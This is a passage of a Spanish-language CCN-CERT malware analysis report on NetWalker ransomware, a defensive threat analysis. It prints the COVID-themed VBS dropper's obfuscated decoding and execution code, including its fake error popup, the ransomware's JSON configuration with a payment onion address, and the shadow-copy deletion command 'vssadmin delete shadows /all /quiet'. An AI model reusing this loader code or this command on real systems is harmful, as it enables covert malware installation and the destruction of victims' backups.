Informe Código Dañino
CCN-CERT ID-05/20

NetWalker

Marzo 2020

Edita:

GOBIERNO DE ESPAÑA
MINISTERIO DE DEFENSA

Fecha de Edición: marzo de 2020

2.5.4.13=Qualified Certificate: AAPP-SEP-M-SW-KPSC, ou=sello electrónico, serialNumber=S2800155J, o=CENTRO CRIPTOLOGICO NACIONAL, c=ES
2020.03.30 11:52:11 +02'00'

LIMITACIÓN DE RESPONSABILIDAD

El presente documento se proporciona de acuerdo con los términos en él recogidos, rechazando expresamente cualquier tipo de garantía implícita que se pueda encontrar relacionada. En ningún caso, el Centro Criptológico Nacional puede ser considerado responsable del daño directo, indirecto, fortuito o extraordinario derivado de la utilización de la información y software que se indican incluso cuando se advierta de tal posibilidad.

AVISO LEGAL

ÍNDICE

1. SOBRE CCN-CERT, CERT GUBERNAMENTAL NACIONAL 4
2. RESUMEN EJECUTIVO 5
3. DETALLES GENERALES 5
4. RANSOMWARE AS A SERVICE (RaaS) 6
5. PROCESO DE INFECCIÓN 7
5.1 Dropper 8
5.2 Ransomware NetWalker 9
6. RESCATE 16
7. DESINFECCIÓN 20
8. REGLAS DE DETECCIÓN 21
8.1 Regla YARA 21
9. INDICADORES DE COMPROMISO 22
10. ANEXO A – Traducción del programa de afiliados 23
11. ANEXO B – Fichero de configuración 24

1. SOBRE CCN-CERT, CERT GUBERNAMENTAL NACIONAL

El CCN-CERT es la Capacidad de Respuesta a incidentes de Seguridad de la Información del Centro Criptológico Nacional, CCN, adscrito al Centro Nacional de Inteligencia, CNI. Este servicio se creó en el año 2006 como **CERT Gubernamental Nacional español** y sus funciones quedan recogidas en la Ley 11/2002 reguladora del CNI, el RD 421/2004 de regulación del CCN y en el RD 3/2010, de 8 de enero, regulador del Esquema Nacional de Seguridad (ENS), modificado por el RD 951/2015 de 23 de octubre.

Su misión, por tanto, es contribuir a la mejora de la ciberseguridad española, siendo el centro de alerta y respuesta nacional que coopere y ayude a responder de forma rápida y eficiente a los ciberataques y a afrontar de forma activa las ciberamenazas, incluyendo la coordinación a nivel público estatal de las distintas Capacidades de Respuesta a Incidentes o Centros de Operaciones de Ciberseguridad existentes.

Todo ello, con el fin último de conseguir un ciberespacio más seguro y confiable, preservando la información clasificada (tal y como recoge el art. 4. F de la Ley 11/2002) y la información sensible, defendiendo el Patrimonio Tecnológico español, formando al personal experto, aplicando políticas y procedimientos de seguridad y empleando y desarrollando las tecnologías más adecuadas a este fin.

De acuerdo a esta normativa y la Ley 40/2015 de Régimen Jurídico del Sector Público es competencia del CCN-CERT la gestión de ciberincidentes que afecten a cualquier organismo o empresa pública. En el caso de operadores críticos del sector público la gestión de ciberincidentes se realizará por el CCN-CERT en coordinación con el CNPIC.

2. RESUMEN EJECUTIVO

El presente documento recoge el análisis de la muestra de código dañino perteneciente a la familia de ransomware **NetWalker**, identificada por la firma SHA256 8639825230d5504fd8126ed55b2d7aeb72944ffe17e762801aab8d4f8f880160.

El objetivo del binario es **cifrar los ficheros** de los sistemas infectados, para posteriormente, **solicitar el pago de un rescate** a cambio de la herramienta de descifrado.

La reciente distribución de esta campaña de malware, bajo correos electrónicos que simulan aportar información sobre el estado de la situación actual del Corona virus (COVID-19), ha motivado el análisis de la muestra distribuida. Si bien no es ninguna sorpresa que los grupos criminales se aprovechen de las situaciones de crisis para utilizar la temática en sus campañas, la criticidad de la situación precisa de extremar las medidas de seguridad, también en lo que respecta al ámbito digital.

La muestra de ransomware NetWalker objetivo de análisis ha sido distribuida utilizando un dropper desarrollado en Visual Basic Script (VBS), que se incluye como fichero adjunto en la campaña de SPAM. Como peculiaridad, una vez recibido el correo dañino, no se precisa de conexión a Internet, pues tanto el componente dropper como el ransomware contienen toda la información necesaria para desarrollar el proceso de infección y cifrado de forma offline.

3. DETALLES GENERALES

El componente dropper, distribuido bajo el nombre CORONAVIRUS_COVID-19.vbs, se identifica con la firma SHA256 que se muestra a continuación.

Fichero	SHA256
Dropper VBS	9f9027b5db5c408ee43ef2a7c7dd1aecbdb244ef6b16d9aafb599e8c40368967

Buscando referencias al hash del mismo, se puede encontrar que la primera fecha de la que se tiene constancia de él en VirusTotal, es del 21 de marzo de 2020.



Figura 1. Componente dropper en VirusTotal

Su tamaño supera los 664 KB porque, como se detallará en el proceso de infección, el propio binario relativo al ransomware NetWalker se encuentra incluido dentro del VBS.

Por su parte, la muestra de ransomware, ejecutable para sistemas Windows protegido por un *custom packer*, se identifica con la firma SHA256 que recoge la siguiente tabla.

Fichero	SHA256
NetWalker.exe	8639825230d5504fd8126ed55b2d7aeb72944ffe17e762801aab8d4f8f880160

Su aparición en VirusTotal data de una fecha previa a la que muestra el dropper VBS, probablemente porque los actores monetizando su distribución lo hayan usado en campañas anteriores.



Figura 2. Ransomware NetWalker en VirusTotal

4. RANSOMWARE AS A SERVICE (RaaS)

De forma previa a entrar en detalles técnicos sobre los binarios analizados, puede resultar de interés entender el modelo de negocio de los actores detrás de NetWalker. El proyecto lleva en marcha desde septiembre de 2019 y el pasado 19 de marzo de 2020, el actor **Bugatti** abría la oportunidad a otros criminales de formar parte de su programa de afiliados.



Figura 3. Apertura del programa de afiliados de NetWalker

El programa de afiliados en que se basa este modelo de *Ransomware as a Service* (RaaS) se divide en dos partes. Por un lado los actores detrás del desarrollo de NetWalker, como indica **Bugatti** en su anuncio, ofrecen el propio ransomware, el panel de administración accesible desde TOR y la automatización del servicio en lo que respecta a la gestión de pagos y herramientas de descifrado, como se describirá en posteriores secciones del documento.

La otra parte del negocio es la que ofrecen a un número limitado de posibles socios, que serían los encargados de distribuir el ransomware. **Bugatti** indica que los socios idealmente distribuirían el malware bien a través de SPAM, como es el caso objeto de análisis, o bien a través de accesos ilícitos que se tengan garantizados a redes internas de empresas donde desplegarían el código dañino. Actores que cuenten con acceso a redes grandes, es decir, con un número elevado de equipos en los que desplegar el ransomware, tendrían preferencia para formar parte del programa de afiliados.

En el **anexo A** se facilita una traducción automática al español del anuncio original mostrado en la figura 3.

5. PROCESO DE INFECCIÓN

El proceso de infección se inicia tras ejecutar el dropper, desarrollado en VBS, que se incluye como adjunto en los correos electrónicos de la campaña de malspam. En lugar de descargar el binario a ejecutar desde un servidor remoto, el propio ejecutable correspondiente al código dañino de NetWalker se encuentra incluido en el dropper.

5.1 Dropper

El componente dropper se divide en tres partes.

1. El fragmento de código del VBS original, responsable de la ejecución de un segundo VBS protegido por una capa de *encoding*.
2. Un segundo código en VBS responsable del *decoding* y ejecución del binario *embebido*.
3. Binario (NetWalker) a ser ejecutado, oculto bajo una capa de *encoding*.

En cuanto al fragmento de código del VBS original, pese a que su tamaño supera los 664 KB, las líneas de código a ejecutar se muestran al completo en la siguiente imagen.

```
41616, 44100, 43264, 44100, 43264, 41616, 44521, 42436, 42436, 43264, 44521, 44944, 44100, 42025, 41616,
44521, 44944, 44521, 42849, 44521, 44944, 43681, 43681, 44100, 44100, 42025, 44100, 42849, 42025, 42436,
43681, 43264, 42436, 44944, 44521, 44521, 41616, 42025, 42025, 43681, 41616, 42025, 42849, 44944, 44521,
43264, 43681, 44944, 43681, 44944, 43264, 44100, 43681, 42849, 43264, 42436, 42025, 44944, 44100, 41616,
44521, 42025, 41616, 41616, 41616, 44944, 42436, 44521, 44100, 41616, 42436, 43264, 42025, 42025, 44100,
44944, 42025, 43681, 44100) : for nqhICuKfvmaJBTUKVVHLjwNRPGMyriPblQgnzQg = lbound(UhSCkpilgyaYOXAgGwNbKK)
to ubound(YecHkJPerXVgZDJbl) : noXghCyOTjVIDXioctQYgyHMmbH = sqr(UhSCkpilgyaYOXAgGwNbKK(
nqhICuKfvmaJBTUKVVHLjwNRPGMyriPblQgnzQg))  : ikWqcctDAwibpoPQNwYAy = sqr(YecHkJPerXVgZDJbl(
nqhICuKfvmaJBTUKVVHLjwNRPGMyriPblQgnzQg)) : execute("nnWNuPYWYaCQFPZdjUGTLkvgZYqOuHXb =
nnWNuPYWYaCQFPZdjUGTLkvgZYqOuHXb & chr(noXghCyOTjVIDXioctQYgyHMmbH - ikWqcctDAwibpoPQNwYAy)") : next :
execute(nnWNuPYWYaCQFPZdjUGTLkvgZYqOuHXb)
```

Figura 4. Fragmento de código del VBS original

Mencionado fragmento se encarga de extraer de la lista de valores numéricos que se observa en la imagen, un segundo VBS que iniciaría el proceso de decodificación (*decoding*) del binario.

```
xml = "Msxml2.DOMDocument"
ws = "WScript.Shell"
bin = "bin.base64"
bs = "base64"
db = "Adodb.Stream"
Set wshs = createobject(ws)
filepath = wshs.ExpandEnvironmentStrings("%TEMP%") & "\qeSw.exe"
end if

Function a(n)
    Dim i, j, abc
    abc = array("!","@","%",".","?","<",">","$","#",",")
    For i = 0 To 9
    n = replace(n, abc(i), "")
    Next
    a = replace(n,"*","/")
End Function
```

Figura 5. *Decoding* del binario embebido desde el segundo VBS

Del segundo VBS se extrae el método de *encoding* que protege al binario *embebido* de disparar detecciones de soluciones de seguridad, tales como anti-virus y filtros de SPAM. Del fragmento de texto en base64 en el que está incluido el binario, se eliminarán una serie de caracteres y se sustituirán los asteriscos por barras invertidas.

```
Set oXML = CreateObject(xml)
Set oNode = oXML.CreateElement(bs)
oNode.dataType = bin
oNode.text = strreverse(a(code))

Set BinaryStream = CreateObject(db)
BinaryStream.Type = 1
BinaryStream.Open
BinaryStream.Write oNode.nodeTypedValue
BinaryStream.SaveToFile filepath
wshs.Exec(filepath)
WshShell.Popup "This file might not be the right file type, or it might be corrupted!", 20, "Windows", 0 + 48
```

Figura 6. Ejecución del binario embebido desde el segundo VBS

Finalmente, se invertirá la posición de los valores de la cadena resultante antes de realizar la decodificación del base64, para ejecutar el binario en el directorio temporal bajo el nombre **qeSw.exe**.

El mensaje falso de error que se aprecia en la captura anterior suele usarse para no levantar sospechas en los usuarios que ejecutan este tipo de componentes dropper/downloader, que en principio ejecutan/descargan malware que corre de forma transparente al usuario.



Figura 7. Falso mensaje de error implementado en el segundo VBS

5.2 Ransomware NetWalker

El análisis estático de la muestra de ransomware es posible tras un proceso de desempaquetado sobre el binario que ejecuta el dropper VBS. El *custom packer* presenta una capa de protección adicional frente a la detección del ejecutable por parte de soluciones de seguridad.

El proceso de ejecución de NetWalker se divide cuatro apartados:

1. El código dañino importa las funciones de las librerías de Windows que usará durante el resto de la ejecución.
2. El fichero de configuración del ransomware, donde se encuentran diversos parámetros relativos al cifrado y rescate, se extrae de los recursos del ejecutable.
3. Inicialización de variables, tales como el identificador del usuario afectado.

4. Por último, el procedimiento principal donde se llevaría a cabo el proceso de cifrado de ficheros.



Figura 8. Desensamblado del punto de entrada de NetWalker

El código dañino trata de localizar las librerías de las que importa las funciones necesarias para el proceso de ejecución a través del análisis de la estructura de datos denominada **PEB_LDR_DATA**, que obtiene a través del *Process Environment Block* (PEB). Esta estructura contiene información sobre los módulos cargados por el proceso que NetWalker trata de localizar a través del CRC32 del nombre del módulo.



Figura 9. Localización de la imagen base de las librerías

En caso de no localizar la librería a través de su CRC32, se carga directamente mediante la función **LdrLoadDll**. Una vez cargado el módulo en memoria, las funciones que se tratarán de importar se identifican de nuevo por el CRC32 del nombre de la función, guardando su dirección para su posterior uso una vez encontradas.



Figura 10. Identificación de funciones a importar a través de su CRC32

Se adelantaba que en los recursos del binario se encuentra el fichero de configuración del ransomware.



Figura 11. Fichero de configuración cifrado, incluido en los recursos del binario

Este fichero no se encuentra en texto claro, sino cifrado bajo el algoritmo **RC4** y presenta las siguientes características.

- El tamaño de la clave se especifica en el primer *dword* del recurso, marcado en rojo.
- La propia clave se encuentra a continuación del *dword* que indica su longitud, marcada en verde.
- A continuación de la clave, la configuración cifrada y marcada en azul, se extiende hasta el final del recurso.

Tras su descifrado, se obtiene el fichero JSON con los valores que personalizan la campaña del afiliado.


```
{
  "mpk": "/fqCb2TTvBeb3VoL4lXa1fgDDn+sEO4+mBhIj9vrLEk=",
  "mode": 0,
  "spsz": 15360,
  "thr": 1000,
  "namesz": 8,
  "idsz": 6,
  "lfile": "{id}-Readme.txt",
  "onion": "rnfdsgm6wb6j6su5txkekw4u4y47kp2eatvu7d6xhyn5cs4lt4pdrqqd.onion",
  "lend": "SGkhDQpZb3VyIGZpbGVzIGFyZSBlbmNyeXB0ZWQgYnkgTmV0d2Fsa2VyLg0KQWxsIGVuY
  "white": { ...
  },
  "kill": { ...
  },
  "net": { ...
  },
  "unlocker": { ...
  }
}
```


Figura 12. Fichero de configuración en formato JSON

La siguiente tabla describe el valor de cada clave del fichero de configuración.

Clave	Descripción
mpk	Clave pública del par master, en base64 (***M**aster **P**ublic **K**ey*)
mode	Valor que identifica el modo de cifrar los ficheros
spsz	Tamaño del bloque a cifrar por cada fichero
thr	Número máximo de hilos para el proceso de cifrado
namesz	Número de caracteres que tomará el valor nombre de usuario
idsz	Número de caracteres que tomará el valor ID de usuario
lfile	Nombre de la nota de rescate
onion	URL del portal de pago
lend	Contenido de la nota de rescate, en base64
white	Lista blanca de rutas, ficheros y extensiones que no deben ser cifrados
kill	Procesos y servicios que finalizar antes de cifrar
net	Recursos compartidos que cifrar
unlocker	Otra lista blanca con rutas que no cifrar y procesos que no terminar

El modo de cifrado identifica cómo deben cifrarse los ficheros. En la configuración se observa un valor 0 en la clave **mode**, que resultará en que se cifren varios bloques por cada fichero, siendo el tamaño del bloque como máximo el valor asignado a la clave **spsz**, en este caso es de 15.360 bytes. Por su parte, un valor 1 asignado a la clave **mode** supondría que sólo se cifrase el primer bloque del fichero, siendo el bloque del tamaño del valor asignado a la clave **spsz**.

Con el objetivo de garantizar que el sistema siga funcionando después del cifrado, la clave **white** contiene una serie de rutas, ficheros y extensiones de fichero que el ransomware no cifrará. Por su parte, la clave **kill** contiene una serie de servicios y procesos que el código dañino forzará a terminar su ejecución. El objetivo es que liberen los posibles ficheros que tengan abiertos y de esta manera poder cifrarlos sin obtener el error de que el fichero se encuentra abierto por otro proceso.

En el **anexo B** se adjunta el fichero de configuración completo.

En la clave **lfile**, se observa un valor "{id}" que será el identificador para cada usuario afectado. Después de extraer y analizar la configuración, el código dañino deriva el ID de usuario del valor del hash SHA256 calculado a partir de los siguientes valores:

- Nombre de equipo
- Hardware *profile*
- Clave pública del par master

Del hash SHA256 calculado se tomarán tantos caracteres como los indicados en las claves **namesz** e **idsz**, para cada respectivo valor que representan dichas claves. Para el ejemplo que se muestra en la siguiente figura, el ID de usuario sería **ABCDEF**, que además de ser el ID de usuario, será el valor que se asignará a la extensión añadida a cada fichero cifrado (**.ABCDEF** para el ejemplo). Por este motivo la extensión asociada a esta familia de ransomware es única para cada equipo.



Figura 13. Generación del ID de usuario

Dentro del procedimiento principal, se lanzarán los hilos de ejecución encargados de finalizar los procesos y servicios indicados en la configuración. Además, antes de proceder al cifrado, se eliminarán las *shadow co*pies ejecutando vssadmin.exe con los parámetros destinados a tal efecto. Eliminar las *shadow copies* impide que se puedan recuperar los ficheros cifrados desde el back-up generado por el servicio *Volume Shadow Copy* (VSS).

```
C:\Windows\system32\vssadmin.exe delete shadows /all /quiet
```

En cuanto al esquema de cifrado, se combina criptografía simétrica con asimétrica. La criptografía asimétrica empleada por NetWalker está basada en curvas elípticas, donde la clave pública del par master que se incluye en la configuración bajo la clave **mpk**, se corresponde con una clave **ECC** (*Elliptic Curve Cryptography*) de 256-bits. La pareja privada de esta clave se encuentra en poder del grupo ciber-criminal, garantizando que únicamente el descifrado sea posible previo pago del rescate. Cuando se mencionaba que el ransomware funciona de forma offline, se hacía referencia a que no se realiza ningún intercambio de claves con ningún servidor remoto, debido a que el código dañino incluye la clave pública del par master y genera por cada ejecución, los pares de claves asimétricas necesarias para garantizar la robustez del esquema de cifrado.

Las parejas adicionales de claves asimétricas, así como los secretos compartidos de los que se derivan las claves simétricas con las que se cifran los ficheros usando el algoritmo **Salsa20**, se generan a través del algoritmo **Curve25519**.



Figura 14. Generación de pares adicionales de claves

En la fase de inicialización, se generan dos parejas de claves asimétricas cuya parte pública se escribe en el registro.

